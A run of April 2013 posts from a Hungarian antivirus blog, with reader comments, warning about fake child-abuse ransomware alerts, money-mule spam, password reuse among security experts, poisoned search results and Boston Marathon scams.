
Sokkoló fordulat megy végbe a váltságdíjat szedő úgynevezett ransomeware kártevők frontján. **Gyerekpornóval kapcsolatos hamis riasztással igyekeznek a bűnözők ráijeszteni a gyanútlan és ártatlan felhasználókra, ezúttal rémisztő képmellékletekkel.**




Már volt egy előző hullám Németországban, Ausztriában, Franciaországban a tavalyi évben, ahol a gépet zároló és azt fizetés ellenében felszabadító kártevő éppen ilyen állítólagos jogsértésre hivatkozott. Szövegszinten említette meg, hogy a rendőrségnek bizonyítékai vannak arra, ezt a bizonyos gépet kiskorúakat érintő pornográfiával kapcsolatosan használták. Már ez is éppen elég ijesztő lehetett, de most ennél is váratlanabb új verzió bukkant fel. **A korábbiakkal ellentétben itt már nem csak szöveges figyelmeztető üzenet bukkan fel, hanem az állítólagos gyermekekkel való szexuális visszaélést bizonyító képeket is megjelenítenek, amelyen az állítólagosan érintett kiskorúak nevét, születési idejét és helyét is megjelölik.**




Sok felhasználó számára, mivel a saját számítógépének IP-címét, az internet szolgáltatójának a nevét és megnevezett lakóhelyét látja, teljesen hitelesnek érzik, de tovább fokozhatja az ijedtséget a képernyő sarkában feltűnő webkamera ablak is, hiszen annyit már sokan hallottak, hogy az ilyen anyagok egyszerű megnézése, birtoklása is bűncselekmény. Ahogy a mellékelt képernyőképeknél jól látható, hogy itt **már a puszta hírközlésnek és megosztásnak is szigorú szabályai vannak**, még a jó szándékú, de felelőtlen megosztásnak is súlyos években mérhető következményei lehetnek, emiatt cenzúrázta ki a képeket az esetről először hírt adó Sophos is. Emlékezetes egyébként, hogy éppen egy hete adtunk hírt arról, hogy egyes váltságdíjat szedő kártevők már aktívan kihasználják a felhasználók gépéből kiolvasott böngészési előzményeket, hiszen **ha valaki egy általa valóban meglátogatott konkrét oldal kapcsán látja a jogsértésre figyelmeztető ablakot, garantáltan sokkal jobban berezel, mintha csak valamilyen véletlenszerűen generált kamu hivatkozást olvasna a képernyőjén**.



Az ilyen gyermekpornográfiával kapcsolatos felháborító és gusztustalan csalás esetén még az is könnyen előfordulhat egy családban közösen használt gép esetén, hogy tévesen azt hiszik, talán éppen egy másik családtag böngészett valamilyen tiltott dolgot, **ami így akár indokolatlan bizalmatlanságot, gyanakvást, családi viszályt, vagy veszekedést is kirobbanthat**. **De egyes országokban kifejezetten veszélyes következményei is lehetnek, hiszen a puszta gyanú alapján is ártatlanul meghurcolhatják az illetőt - például az Egyesült Királyságban, ahol kifejezetten szigorúan kezelik a gyermekvédelmet, és a büntetőjog többek közt azt is tartalmazza, hogy folyamatosan listát kell vezetni a szexuális bűnelkövetőkről, a gyanú alá vont személyek gépét elkobozzák, vagyonát lefoglalhatják.**



Emellett a visszataszító csalás kapcsán újra fel kell idézni két korábbi lényeges dolgot. **Az egyiket a "Nincs hamis AV banki szemhunyás nélkül" posztunkban már megírtuk, vagyis erőteljesebb eszközök kellenének ahhoz, hogy a valódi irányítók, elkövetők gyanús utalásait leleplezzék - ez egy olyan technikai-műszaki banki kérdés, amihez kellene az akarat**. Elvileg a fizetésközvetítő cégek éberen figyelnek arra, ha valaki elégedetlen a vásárolt áruval, akkor a szerződő partnerek biztosítsák a pénz visszafizetési garanciát, ellenkező esetben gyanússá válhatnak, illetve a fizetésközvetítő (pl. PayPay, AlertPay, ChronoPay, stb.) ideiglenesen vagy véglegesen kitiltja őket, és akkor ezzel elzárja a pénzcsapot.



De szintén elvileg azt is figyelik, ha valahol pedig túl nagy számban történik pénzvisszafizetés, akkor ott valószínűleg kétes üzelmek zajlanak. Ezért aztán a hamis antivírussal foglalkozók pedánsan a nem feltűnő megfelelő szinten tartják ezeket a mutatóikat. **Brian Krebs biztonsági szakértő a hamis antivírus üzelmek kapcsán több hónapos vizsgálódás eredményeként nem kevesebbet állít, minthogy egyes bankok és a fizetésközvetítő cégek a jellegzetes pénzmozgások révén tudva tudják ugyan, hogy mi is történik valójában, ám mivel közvetlen hasznuk származik belőle, nem tesznek ellene az égvilágon semmit.**



A másik ["Egy banki csalás végének margójára" posztunk tanulsága](#) pedig inkább a felhasználóknak szól, a pénz továbbutalgatásával szerezhető jövedelem, ahol a naiv jelentkezők valódi állás helyett tudtukon kívül a pénzmosásban segédkeznek nem valós, és nem éri meg, mert így bűnrészesek lehetnek. **Ha ilyen balekot (szaknyelven mule, azaz öszvér) alkalmaznak, akik a jól fizető könnyű otthoni munkavégzés reményében mint "pénzügyi asszisztens" vagy "pénzügyi igazgató" elnevezésű álláslehetőségekre jelentkeznek, feladatuk a saját bankszámlájukra érkező összeg továbbutalása, aminek fejében egy csekély százalékot megtarthatnak. Őket technikailag könnyen visszakövethetik, el is ítélik, míg a hálózatot irányító anonim nagyhalak sokszor megússzák**. Érdemes tehát megszívlelni az aranyigazságot: "Amit tenni tudunk, hogy a túlságosan hihetetlen és meseszerű - otthonról végezhető, tudást nem igénylő, kevés munkával kiemelkedő jövedelem - ajánlatokat nem vesszük készpénznek, mert ami túl szép ahhoz, hogy igaz legyen, az a tapasztalatok szerint tényleg nem is igaz."



Mindenesetre a helyzet csúnyán elfajult, elég ha arra gondolunk, hogy egy ilyen fertőzött gép elé bármikor odaülhet a gyermekünk, és neki bukkan fel egy hasonló ablak. Ha vétlenek vagyunk, és naprakész vírusvédelmet használunk, azzal máris erőteljesen csökkentettük az esélyét, hogy mindez velünk is megtörténhessen. Esetleges fertőzés esetén a konkrét figyelmeztető ablak adatai alapján pedig rá lehet keresni az interneten az egyedi eltávolítást segítő "How to remove" leírásra, tehát váltságdíjat senki ne fizessen, nincs értelme.

Tetszik 11 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- [2014 az internetes adatvédelemről szól majd](#)
- [12 tipp a biztonságos karácsonyi vásárláshoz](#)
- [Így vigyázz a Bitcoinodra](#)
- [Újabb URL ellenőrző motor a VirusTotalon](#)
- [A Facebook és a Microsoft együtt keresik a hibákat](#)

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5206731

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

llipitik 2013.04.08. 20:08:22

nekem volt "szerencsém" ehhez. az kizárt, hogy ha megfertőzött, böngészni enged. offline is használhatatlanná teszi a gépet. újra kell telepíteni.
és nagyon könnyű összeszedni, nem szabad felugró ablakokat rutinból kezelni.



lutria 2013.04.08. 22:03:26

Az én gépemet decemberben támadta meg egy olyan mint az utolsó képen van-csak magyar nyelven-egyszerre voltam pedofil,terroristagyanús bombagyártó,illegális fájlmegosztó stb...
Annyira leblokkolta a gépet hogy csak a ki/be kapcsoló gomb működött,ha akartam volna sem tudtam volna beírni a számlaszámomat az átutaláshoz-újra kellett telepíteni az egész gépet.



pingwin · http://pingwin.blog.hu 2013.05.13. 12:39:20

safe mode

illetve gondoltam live os cd-rol es ugy viruskereses

Az üzlettársam, mondd, akarsz-e lenni?

2013.04.09. 09:13 | Csizmazia István [Rambo] | 1 komment

Címkék: spam körlevél schmidt tamás kéretlen üzlettárs

Akarsz-e mindig, mindig üzletelni? - na jó picit elferdítettük a Kosztolányi Dezső verset itt a Költészet Napja előtt nem sokkal a mai téma kedvéért. Ami nem más, mint hogy **látszólag kapunk egy szívhez szóló személyes levelet, ami igazából nem hogy nem is nekünk lett címezve, hanem egy rafinált spam**.



A magyar nyelvű spamek sajnos egyre inkább jelen vannak, emlékezhetünk a legutóbbi, halálhírrel reklámozó Tóth Erikára. **Mi éppen most részesültünk a Google-ban is találatokat kapó "Schmidt Tamás üzlettársat keres" című körlevélben**, ezek szerint gigantikus mennyiségben lehet az illető levelezőrendszerében olyan kallódó névjegy, melyeket merő véletlenségből és Fülig Jimmy őszinte sajnálatára nem tud szegény beazonosítani :-)


Tisztelt Cím!

E-mail címe a levelező rendszerem névjegyei közt volt, de nem tudom beazonosítani. Valamilyen korábbi levélváltásunk lehetett, de amennyiben levelemre nem érkezik válasz, a címet törlöm.

Otthonról, kötetlen munkaidőben, főállás mellett is végezhető tevékenységhez keresek vállalkozói beállítottságú társat. Számítógép és internet feltétlenül szükséges hozzá, de végzettség és vállalkozói engedély nem. Célszerű napi rendszerességgel dolgozni, és akár kiemelkedően magas jövedelem is elérhető.

Amennyiben válaszol levelemre, kötelezettség nélkül küldöm részletes ajánlatomat, ami alapján dönteni tud.

Tisztelettel!

Schmidt Tamás

Az ismeretlenektől érkező kéretlen levél ajánlhat bármit, érdemes lehetőleg óvatosan kezelni az ilyeneket. Ahogy a valóságos életben is alaposan megnézzük, kivel társulunk, pláne üzletileg, egy "Tisztelt Cím!" kezdetű idegennel is elég valószínűtlen a hosszútávon kölcsönösen és gyümölcsözően prosperáló üzleti vállalkozás.





Aminél még jobban kilóg a lóláb, ha észrevesszük, mások is kaptak szép számmal ebből a tömegesen kiküldött körlevélből. Aminél nem erősíti a bizalmi indexet az sem, hogy **különféle változatos e-mail címekről, és akár többszörösen is érkeznek ezek**.



A főellenségről, az állítólag kevés ráfordítással otthonról is végezhető, kiemelkedően magas jövedelmet ígérő könnyű munkákról már írtunk jópárszor, **de a szokásos öszvéresdi mellett még két jellegzetes vonal szokott jelentkezni: bombabiztos online rulettel alapozhatjuk meg anyagi gyarapodásunkat, vagy már magáért a pénzkeresés receptjéért is előre pénzt kérnek.** Ez utóbbi esetben akár az is lehetne a borítékban a "Tudja ön, hogy kell kis munkával könnyen pénzt szerezni? Küldjön ezer forintot egy válaszborítékkal és megtudhatja!" kérdésre: "Pontosan így".

Tetszik 10 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 3 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Így vigyázz a Bitcoinodra
- Újabb URL ellenőrző motor a VirusTotalon
- Negyedszázados a számítógépes féreg
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5212878

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.04.10. 18:58:16

Szemlátomást nem csak ez az "E-mail címét a névjegyeim közt találtam..." módon terítik, hanem máshogyan is.
listazz.com/content/mlm-vagy-egy%C3%A9b-kamu-munka

Amikor a suszter cipője lyukas

2013.04.11. 10:48 | Csizmazia István [Rambo] | 7 komment

Címkék: it biztonság konferencia felmérés jelszavak szakértők rsa byod

A hírek szerint az IT biztonsági szakemberek egy jókora része bort iszik, de közben vizet prédikál. **Meglepő felmérési eredmények következnek.**



Egy jelszavakkal kapcsolatos felmérés azt mutatja, hogy a szakértők nem mindig cselekszenek aszerint, mint amit másoknak tanácsolni szoktak. A Ping Identity felhőalapú személyazonosság kezelő cég által végzett kutatás szerint **a biztonsági szakemberek egy jókora része, 81 százaléka ugyanazt a jelszót használja több helyszínen is, figyelmen kívül hagyva ezzel az egyik legfontosabb racionális "best practice" alapelvet**. Az adatokat az idén márciusban San-Francisco-ban lezajlott RSA konferencián gyűjtötték össze.



A kutatás többek közt azt is megállapította, hogy **az IT szakemberek meglehetősen mobilisek, így a munkaidejük lejárta után este, de éjszaka otthonról is, és szabadidejükben mindenféle egyéb változatos helyszínekről is be szoktak jelentkezni**, mint például csónakázás közben vagy akár egyenesen a vidámparkból.



A "fürdőszobából" választ példának okáért 21% is bejelölte. A megkérdezettek majd fele - 49% - mobileszközéről is **folyamatosan követi a vállalati eseményeket, így több mint napi 10 alkalommal bejelentkeznek munkahelyi alkalmazásaikba**.



Munkaeszközként a szokásos noteszgépen felül **a szakemberek majdnem fele - 45% - egyéb mobileszközzel, jellemzően tablettel is dolgozik a munkaideje negyedében**. Ha világmegváltó következtetéseket a megkérdezettek kis száma miatt nem is vonhatunk le, az eredmény azt azért jól mutatja, hogy a BYOD nem a távoli jövő, hanem már mindenhol jelenidő, és a munkahelyi környezet minden szereplőjének van még mit javítania az IT biztonsággal kapcsolatos hozzáállásán, csiszolnia szokásain.

Tetszik 7 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Egy Skype támadás margójára
- A CryptoLocker esete a rendőrséggel
- A Facebook és a Microsoft együtt keresik a hibákat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5215613

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



buherator · http://buhera.blog.hu 2013.04.11. 14:03:13

Rossz kérdésekre nem lehet jó választ adni:

- Én is újrahasználok jelszavakat olyan helyeken, ahol nem érdekel, hogy megszerzik (eldobható fiók)
- Az, hogy valaki mobilról jelentkezik be valahova önmagában nem eretnekség, ha megfelelő a titkosítás *és* a hitelesítés



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.04.11. 14:29:41

A tabletes, mobilos bejelentkezés rész már nem volt itt cikizés tárgya (reméljük mindenki VPN-ezik), hanem már csak mint érdekesség szerepelt. Azért ennek ellenére valld be, a jelszavasdinál téged is meglepett a 81% :-O

De beküldheti itt kommentben mindenki, mi volt a legextrémebb helyszín evör, ahonnan adminkodott - lovon-trapézon, fogfúrás közben, bunjee jumping, saját esküvői szertartás alatt, etc ;-)

Aztán persze az is benne van a pakliban, ki tudja, milyen válaszokat lehet kapni egy konferencián a résztvevőktől néhány sör után ;-)

fidesz = házmesterek pártja 2013.04.11. 17:19:31

@Csizmazia István [Rambo]: nekem kapásból az jutott eszembe, hogy az ismeretségi körömből (magamat is beleértve) nem kell ahhoz sör, hogy hülyeségeket válaszoljak egy ilyen kérdőívre. Másik oldalról... kevés olyan IT-s szakembert ismertem, aki véresen komolyan vette volna a biztonsággal kapcsolatos dolgokat. Jó, én beismerten hülye vagyok hozzá, plusz e téren túlzottan paranoiás (lásd még Netbios körüli víruskeresésem! :D), de...
Még dolgoztam, amikor volt egy aprócska vitám a közvetlen főnökömmel, mert "Miért is gondolom, hogy valaki pont az én routeremet akarná feltörni?". Hát pölö azért, mert tudja, hol dolgozom és esetleg azt is tudja, hogy hol lyukas a VPN szoftver, amit használtunk...
Szerinte (kb. hat éves történet) bőven elég ha hidden SSID-t használok. Sajnos mire eléggé belemásztam a témába, már nem volt alkalmam demonstrálni, hogy mennyire nem elég. :(
Pedig egyébként jó szakember.

Bobby Newmark 2013.04.13. 23:00:51

Lyukas. Ne félj az ly-tól, nem harap! :)

Viszont olyan szó nincs, hogy "luk".



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.04.14. 08:27:51

Halihó!

Köszi az észrevételt. Cseréltem akkor a hivatalosan "nem szó"-ról. Szebb is, de tízből kilenc Mosó Masa és Gőgös Gúnár Gedeon is ezt ajánlja ;-)



load error 2013.04.14. 10:13:24

@Bobby Newmark: "Viszont olyan szó nincs, hogy "luk". "

Ép most írtad le.

fidesz = házmesterek pártja 2013.04.14. 10:31:28

@Bobby Newmark: ez nem téged igazol: www.nyest.hu/hirek/lyuk-luk-lik

A Bing vagy a Google Search ad több kártevőt?

2013.04.15. 12:33 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: google seo search bing mérgezett keresőtalálat poisoning


Egy másfél éves időszak tízmillió keresési eredményeinek vizsgálata alapján az derült ki, hogy **az egyiknél jóval nagyobb eséllyel ütközhetünk kártevővel fertőzött találatokba**.



Gyakorlatilag **ötször nagyobb arányban találtak valamilyen malware fertőzött linket az AV-Test labor felmérésének 18 hónapos periódusa alatt, ahol a 10,900,000 keresés alapján a Google 272, míg a Bing 1,285 ilyet jelenített meg**. A találatok persze nem véletlenül jelennek meg, a kártevőterjesztők tudatosan, és a napi aktualitásoknak megfelelően folyamatosan változtatva igyekeznek mérgezni a keresőtalálatokat, **a felkínált linkeken pedig sérülékenységeket kihasználó trójai programokat, sebezhető PDF állományokat helyeznek el.** Amire ugye mindenki fújja, a naprakész antivírus, a folyamatosan frissített oprendszer és alkalmazások, valamint az okosan megválasztott böngésző, a még okosabb kiegészítőivel (pl. NoScript, AdBlockPlus, TrackMeNot, Ghostery, stb.) sokat **segíthetnek a kockázat csökkentésében**.



Hasznos, ha a HTTPS Everywhere is a barátunk, és persze emellett a kereséskor is nem árt vigyázni, **óvakodjunk az olyan linkektől, melyek "sokkoló" híreket, videókat vagy képeket ígérnek**. A megbízható, jó hírű weboldalakon keressünk információkat, és óvakodjunk az olyan "hírportáloktól", melyekről még korábban nem is hallottunk.



A **keresőtalálatok trend alapján kártevőkkel való mérgezése már annyira bevett szokás**, hogy lassan nem is érdemes külön posztot írni róla. Annyi mindenesetre biztos, a kártékony oldalak likvidálásában **a keresőszolgáltatónak is minél rövidebb válaszidővel kell rendszeresen kivennie a részét**, nem hagyhat mindent a kliensek Phishtank, WOT és hasonló szűrésére, hiszen ezek nem szüntetik meg a nemkívánatos oldalt, csak éppen helyben tünetileg blokkolják.



Történelmileg itt most sorolhatnánk, hányféle alkalommal is botlottunk már bele korábbi posztjaink során ilyesmikbe: például Eminem, Chuck Norris vagy Johnny Depp kitalált halálhíre, vagy éppen Kadhafi, Amy Winehouse, valamint Osama Bin Laden valódi halálhíre is mind-mind tömegesen generált ilyen kétes keresőtalálatokat, hosszú a lista. **Egy biztos, minden új jövőbeni eseménnyel jönnek majd az újabbak, úgy hogy lehet rá készülni** valemelyik keresővel ;-)

Tetszik 22 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 4 Tweet

· **1 trackback**

Ajánlott bejegyzések:

- 2014 az internetes adatvédelemről szól majd
- Kisokos a Cryptolocker kártevő ellen
- Így vigyázz a Bitcoinodra
- Spammelés antivírus cégek nevében
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5223574

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló 2013.04.15. 20:13:02

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Maraton életre-halálra

2013.04.17. 11:30 | Csizmazia István [Rambo] | Szólj hozzá!


Címkék: spam seo hoax merénylet hamis boston robbantás szenzáció kártevő adománygyűjtés

A rendkívüli események, királyi esküvők, de a bombarobbantások is különféle járulékos és nemkívánatos mellékhatásokkal járnak online életünkre. Épp a múltkor írtunk a keresőtalálatok koncepciós mérgezéséről, de emellett **ilyenkor az álhíreket posztoló ismeretlenek, a hírverést kihasználó spammerek, a kíváncsiságunkra apelláló kártevőterjesztők szintén felbukkannak, ahogy sajnos az adománygyűjtő csalók is megpróbálnak** mások nyomorúságán, illetve az önzetlen segíteni akaráson nyerészkedni.



Még 2008-ban írtunk a StormWorm kapcsán arról, hogy egyfajta online katasztrófa turizmusként az akkori spamek az átlagfelhasználó kíváncsiságára építve milyen tárgysorú leveleket küldözgettek szét:
- *230 halottja van az Európában dúló viharoknak*
- *Russian missile shot down Chinese satellite*
- *Russian missile shot down USA aircraft*
- *Sadam Hussein alive!*
- *Fidel Castro dead*
- *Hugo Chavez dead*

A leleményes kártevőterjesztők **azóta is minden egyes alkalmat megragadnak, hogy a bekövetkezett tragédiákat, elemi csapásokat, valós vagy kitalált világpolitikai érdekességeket, szenzációkat, ünnepi évfordulókat, halálhíreket, stb. felhasználva minél több sebezhető számítógépet szerezzenek meg botnethadseregükhöz. Most alig pár órával a bostoni futóversenyen történt robbantásos merénylet után már találkozhattunk is ezekkel a jelenségekkel.**



A szomorú eset kapcsán például különféle hoax-ok is felbukkannak, az egyik **a Facebookon körbeküldött állítólag elhunyt 8 éves kislány képe, ám az álhírt világgá röppentőt és a sok ezer gondolkodás nélküli továbbosztót az sem zavarja, hogy tények szerint nem lány, hanem kisfiú volt az áldozat**. Teret kaphatnak az összeesküvés-elméletek is, például hogy a **csodába lehet az, hogy egy Facebook-on jóval a robbantás előtt már létrehoztak egy Thoughts go out to all involved in the Boston Explosions (Lélekben a bostoni robbantás áldozataival vagyunk) nevű csoportot**. A helyes válasz itt az, hogy nem láttak a jövőbe, hanem egy korábbi csoportot az esemény hatására átneveztek. Aki ezen a dolgon meglepődik, érdemes elolvasni azt az esetet, amikor **2010-ben az eredetileg a Haiti földrengés áldozatainak adományokat gyűjtő Facebook csoportot ismeretlen csalók átkeresztelték a Svéd Nekrofilek Egyesületévé.**




Az átverések is jönnek ilyenkor zsinórban, például volt egy [a Twitteren, ahol az ígérték, hogy állítólag minden megosztással 1 dollárt] kapnak majd a robbantás áldozatain. Jellemző, hogy több, mint 52 ezren meg is osztották, minden bizonnyal puszta jó szándékból. Ami természetesen sajnos nem igaz, ehhez hasonló csalásokról írtunk korábban több posztunkban is, erről szól a "Gyermekrák és babaszívműtét csalás a Facebookon" című írásunk, és hogy másik közösségi oldalról is essék szó, a "A gyermekrák Saga folytatódik: 1 tweet = 1 dollár".



És akkor végül, de nem utolsósorban ott vannak a katasztrófák vámszedői. Spamből, kártevőből a 2010-es izlandi vulkánkitörés is ugyanúgy megkapta maga próbálkozásait, mint a Sandy hurrikán, és **ha van, ami igazán felháborító, hogy [ezek a csalók a sajnálatot, a szánalmat és a megdöbbenést kihasználva gyűjtenek állítólagos adományokat, ám az önzetlen segítség helyett lelépnek a pénzzel]. Jelentkezhetnek kéretlen e-mailben, az emlegetett Facebook vagy Twitter üzenetben, de akár személyesen, SMS-ben vagy telefonhívással is, hogy hozzájárulást, adományt gyűjtsenek a rászorulóknak.**



Ezzel kapcsolatban ne hagyjuk, hogy pusztán az érzelmeink vezéreljenek bennünket, gondolkodjunk józanul, és mindig kérdezzünk rá, pontosan is a neve, címe, és telefonszáma az alapítványnak, például kérjük mutasson írásos tájékoztatást a programjukról. [Mindig ellenőrizzük le a szervezet korábbi történetét], de az is jó ötlet, ha a hivatalos adománygyűjtők listáján is megkeressük őket. Magyarországon egy viszonylag bombabiztos megoldás az úgynevezett adományvonal, amely mindhárom mobilszolgáltató számáról hívható, és hívásonként x-szer 100 forintot jóváírnak legutóbb például a vörös-iszap katasztrófa áldozatainak megsegítésekor lehetett így távolról jótékonykodni.



Közben már be is futottak az e-mailben terített spamek, amelyek videot ígérnek, ám a mellékletben egy "boston.avi_____.exe" nevű trójai állomány található. Nyilván folyamatosan emelkedni fog a keresőtalálatok közé rejtett kártékony linkek száma is, ezért a végkövetkeztetésünk sokaknak lehet majd ismerős, eszerint **aki hiteles forrásból szeretne tájékozódni, az semmiképpen se kéretlen e-mailek vagy ismeretlenektől érkező közösségi üzenet, vagy sosem hallott hírportálok alapján tegye, hanem inkább a jelentősebb neves a hírcsatornákból, mondjuk BBC vagy CNN, és hasonlók**. A mostani bostoni tragédiával kapcsolatban pedig ellátogathatunk a YouTube külön erre a témára létrehozott információs videó csatornájára.

Tetszik 27 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- Elhunyt Szőr Péter
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5231041

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A tizenegyes, ami védhető lenne

2013.04.19. 20:13 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika március adatok nod32 havi threatsense vírusstatisztika 2013.

